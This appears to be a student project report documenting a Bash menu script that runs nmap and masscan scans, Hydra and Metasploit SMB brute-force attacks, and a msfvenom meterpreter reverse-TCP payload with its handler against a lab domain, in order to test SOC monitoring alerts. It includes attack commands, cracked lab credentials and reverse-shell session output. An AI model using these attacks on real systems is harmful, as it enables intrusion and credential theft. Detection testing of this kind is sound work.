Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

Objective

CREATE A SCRIPT THAT RUNS DIFFERENT CYBER-ATTACKS IN A GIVEN NETWORK TO CHECK IF MONITORING ALERTS APPEAR.

1. Installing applications

Install relevant applications on the local computer.

Cloned a git repository to a fresh Kali VM running on the same network.

```
┌──(kali㉿kali)-[~/Documents/SOCTest]
└─$ git clone https://github.com/L3nnyK/CFCProjectWork.git
Cloning into 'CFCProjectWork'...
remote: Enumerating objects: 138, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 138 (delta 0), reused 2 (delta 0), pack-reused 132
Receiving objects: 100% (138/138), 408.01 KiB | 5.30 MiB/s, done.
Resolving deltas: 100% (70/70), done.

┌──(kali㉿kali)-[~/Documents/SOCTest]
└─$ ls
CFCProjectWork

┌──(kali㉿kali)-[~/Documents/SOCTest]
└─$ cd CFCProjectWork

┌──(kali㉿kali)-[~/Documents/SOCTest/CFCProjectWork]
└─$ ls
1ffa6fb7-5245-4959-ae32-bc3407569c3f.pdf  Leonard.sh       msfconsole.log      README.md         smb_enum.rc          victimuser.lst
badrevtcp.exe                             masscan_output   nmapscan_output     revtcp_enum.rc    SOCheckerLeonard.sh
hydra_output                              massscan_output  NRScriptLeonard.sh  smbattack_result  victimpassword.lst

┌──(kali㉿kali)-[~/Documents/SOCTest/CFCProjectWork]
└─$ bash SOCheckerLeonard.sh
```

Created a menu to allow the user to jump to the appropriate section by entering the number value according to the option the user wishes to select.


To update and install the system sudo is required.

Once the updates & installations have completed the script will return to the initial menu and will only exit if done so by the user or if the user selects option 0.

```
leonard …/CFCProjectWork ∂ main ✘! 05:00 bash SOCheckerLeonard.sh

Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.
```

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

The script installs **nmap, masscan and metasploit-framework**




Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

2. Execute network scans and attacks

Allow the user to choose two methods of scanning and two different network attacks to run via your script.

Created a menu to conduct both the scans and the attacks.

It will prompt for a target IP which can be in any format that nmap or masscan can accept. The same target IP is used for the attacks reducing the number of times the user has to enter the IP address for the target.



The next prompt is for a specific port, a port range or it can be left blank. The script has if statements to check for this since only masscan requires a specified port or range and will prompt the user for the inputs if required.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

```
Welcome to the network scan / attack menu.

Before conducting scans or attacks please provide the requested inputs.

Please provide a target IP(s) or hostname(s).
(e.g Can be a specific ip or range, for example 10.0.0.1 or 10.0.0.1/24):10.0.0.1
Please provide the target port(s).
(e.g ENTER for null, can be a specific port, ports or port range, 80 or 22,53,80,443 or 100-8080):

You have entered 10.0.0.1 as the target ip or ip range.


You have entered  as the target port or port range for masscan.


Please select the process you would like to start.

1) Conduct an nmap scan.
2) Conduct a masscan.
3) Conduct a hydra attack.
4) Conduct a metasploit SMB attack. (Port 445 must be open)
5) Conduct a metaploit reverse tcp attack. (Requires badrevtcp.exe to be executed on the target system)

0)Quit.
```

The prompt will display the target IP and target ports if specified.

NMAP Scan

```
Please select the process you would like to start.

1) Conduct an nmap scan.
2) Conduct a masscan.
3) Conduct a hydra attack.
4) Conduct a metasploit SMB attack. (Port 445 must be open)
5) Conduct a metaploit reverse tcp attack. (Requires badrevtcp.exe to be executed on the target system)

0)Quit.

1

You chose option 1.

Conducting an nmap scan with no port specified.......

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 06:40 EDT
Nmap scan report for 10.0.0.1
Host is up (0.00046s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-08-27 10:40:31Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CFC)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.61 seconds

 Scan outputs have been saved to the current working directory as nmapscan_output.


Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.
```

Masscan

If no target port is provided. The user will be prompted.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

```
You have entered  as the target port or port range for masscan.


Please select the process you would like to start.

1) Conduct an nmap scan.
2) Conduct a masscan.
3) Conduct a hydra attack.
4) Conduct a metasploit SMB attack. (Port 445 must be open)
5) Conduct a metaploit reverse tcp attack. (Requires badrevtcp.exe to be executed on the target system)

0)Quit.

2

You chose option 2.


You have selected to conduct a masscan. Please provide the requested inputs.

For masscan, you must specify a target port or port range. [hint] try something like -p80,8000-9000: 0-100

You have specified 0-100 as the target port or port range.


Conducting a masscan........

[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-08-27 10:41:55 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [101 ports/host]
rate:  0.00-kpps, 100.00% done, waiting 5-secs, found=3
```

Network Attacks

For the attacks I went with hydra, and 2 metasploit attacks. A smb login and a reverse tcp attack.

Hydra Attack

```
leonard ~ 02:03 ls
1ffa6fb7-5245-4959-ae32-bc3407569c3f.pdf  masscan_output   NRScriptLeonard.sh  smb_enum.rc
badrevtcp.exe                             massscan_output  README.md           SOCheckerLeonard.sh
hydra_output                              msfconsole.log   revtcp_enum.rc      victimpassword.lst
Leonard.sh                                nmapscan_output  smbattack_result    victimuser.lst
```

Requires the supporting files **victimpassword.lst** and **victimuser.lst**

This will work as long as the target ip is correctly specified.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

```
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 96
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 00000000 SMBerr: 0000 SMBaction: 00
[445][smb] host: 10.0.0.1   login: leonard   password: Passw0rd!
[ATTEMPT] target 10.0.0.1 - login "" - pass "Passw0rd!" - 13 of 15 [child 0] (0/0)
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 88
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[ATTEMPT] target 10.0.0.1 - login "" - pass "Passw0rd" - 14 of 15 [child 0] (0/0)
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 88
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[ATTEMPT] target 10.0.0.1 - login "" - pass "P@ssw0rd!" - 15 of 15 [child 0] (0/0)
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 88
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[STATUS] attack finished for 10.0.0.1 (waiting for children to complete tests)
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-27 06:43:56

Scan outputs have been saved to the current working directory as hydra_output.


Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.
```

SMB Login Attack

Requires the supporting file **smb_enum.rc** to correctly execute msfconsole.

```
leonard ~ 02:03 ls
1ffa6fb7-5245-4959-ae32-bc3407569c3f.pdf  masscan_output   NRScriptLeonard.sh  smb_enum.rc
badrevtcp.exe                             massscan_output  README.md           SOCheckerLeonard.sh
hydra_output                              msfconsole.log   revtcp_enum.rc      victimpassword.lst
Leonard.sh                                nmapscan_output  smbattack_result    victimuser.lst
```

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

```
You chose option 4.


Conducting a metasploit SMB enumeration attack
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::CIPHER_NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of CIPHER_NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::BLOCK_SIZE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of BLOCK_SIZE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::CIPHER_NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of CIPHER_NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::BLOCK_SIZE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
revious definition of BLOCK_SIZE was here


Scan outputs have been saved to the current working directory as smbattack_result.


Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.
```

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

```
msf6 auxiliary(scanner/smb/smb_login) > search auxiliary/scanner/smb/smb_login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login                      normal  No     SMB Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login

msf6 auxiliary(scanner/smb/smb_login) > use 0
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.0.0.1
rhosts => 10.0.0.1
msf6 auxiliary(scanner/smb/smb_login) > set user_file victimuser.lst
user_file => victimuser.lst
msf6 auxiliary(scanner/smb/smb_login) > set pass_file victimpassword.lst
pass_file => victimpassword.lst
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 10.0.0.1:445          - 10.0.0.1:445 - Starting SMB login bruteforce
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\administrator:Passw0rd!'
[!] 10.0.0.1:445          - No active DB -- Credential data will not be saved!
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\Administrator:Passw0rd!'
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\admin:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\admin:Passw0rd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\admin:P@ssw0rd!',
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\leonard:Passw0rd!'
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\:Passw0rd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\:P@ssw0rd!',
[*] 10.0.0.1:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Reverse TCP Attack

Requires the supporting file **revtcp_enum.rc** to correctly execute the msfconsole.


```
leonard ~ 02:03 ls
1ffa6fb7-5245-4959-ae32-bc3407569c3f.pdf  masscan_output   NRScriptLeonard.sh  smb_enum.rc
badrevtcp.exe                             massscan_output  README.md           SOCheckerLeonard.sh
hydra_output                              msfconsole.log   revtcp_enum.rc      victimpassword.lst
Leonard.sh                                nmapscan_output  smbattack_result    victimuser.lst
```

I made the assumption for the reverse tcp attack the windows target system already has been prepared and has a reverse tcp exploit on the system.


Msfvenom was used to create the **badrevtcp.exe** file based on the windows/meterpreter/reverse_tcp exploit.

Listening Host = 10.0.0.3 (this has to be edited accordingly for the attack to work).

Listening Port = 666



Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022



Meterpreter is running and the **badrevtcp.exe** has been executed on the target. You will get an open session.

```
 _____________________________________
/ it looks like you're trying to run a \
\ module                               /
 -------------------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.2.11-dev                          ]
+ -- --=[ 2233 exploits - 1179 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

[*] Processing revtcp_enum.rc for ERB directives.
resource (revtcp_enum.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (revtcp_enum.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (revtcp_enum.rc)> set lhost 10.0.0.3
lhost => 10.0.0.3
resource (revtcp_enum.rc)> set lport 666
lport => 666
resource (revtcp_enum.rc)> set SessionLogging true
SessionLogging => true
resource (revtcp_enum.rc)> spool ./msfconsole.log
[*] Spooling to file ./msfconsole.log...
resource (revtcp_enum.rc)> exploit
[*] Started reverse TCP handler on 10.0.0.3:666
[*] Sending stage (175686 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:666 -> 10.0.0.2:49819) at 2022-08-27 06:49:14 -0400

meterpreter >
```

```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.11-dev                          ]
+ -- --=[ 2233 exploits - 1179 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

[*] Processing revtcp_enum.rc for ERB directives.
resource (revtcp_enum.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (revtcp_enum.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (revtcp_enum.rc)> set lhost 10.0.0.3
lhost => 10.0.0.3
resource (revtcp_enum.rc)> set lport 666
lport => 666
resource (revtcp_enum.rc)> set SessionLogging true
SessionLogging => true
resource (revtcp_enum.rc)> exploit
[*] Started reverse TCP handler on 10.0.0.3:666
[*] Sending stage (175686 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:666 -> 10.0.0.2:49865) at 2022-08-27 04:44:09 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : CFC
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter >
```

Exiting will bring you back to the script menu.

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

```
[*] Spooling to file ./msfconsole.log...
resource (revtcp_enum.rc)> exploit
[*] Started reverse TCP handler on 10.0.0.3:666
[*] Sending stage (175686 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:666 -> 10.0.0.2:49819) at 2022-08-27 06:49:14 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : CFC
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.0.0.2 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > exit
This session has been logged in ./msfconsole.log.

Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.
```

3. Log executed Attacks

Every scan or attack should be logged and saved with the date and used arguments.

All files are logged in the working directory.

```
Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.

3

You chose option 3.

View or access the log files.

The outputs have all been saved to the current working directory.


Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To view the Nmapscan output.
2) To view the Masscan output.
3) To view the Hydra attack result.
4) To view the metasploit SMB attack result.
5) To view the metasploit Reverse TCP attack result.

0)Quit.
```

Kong Pin Cheong Leonard Arthur leonard.kong@gmail.com
Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

Selecting the menu will cat the log file as well as echo the location and filename including the reverse tcp session.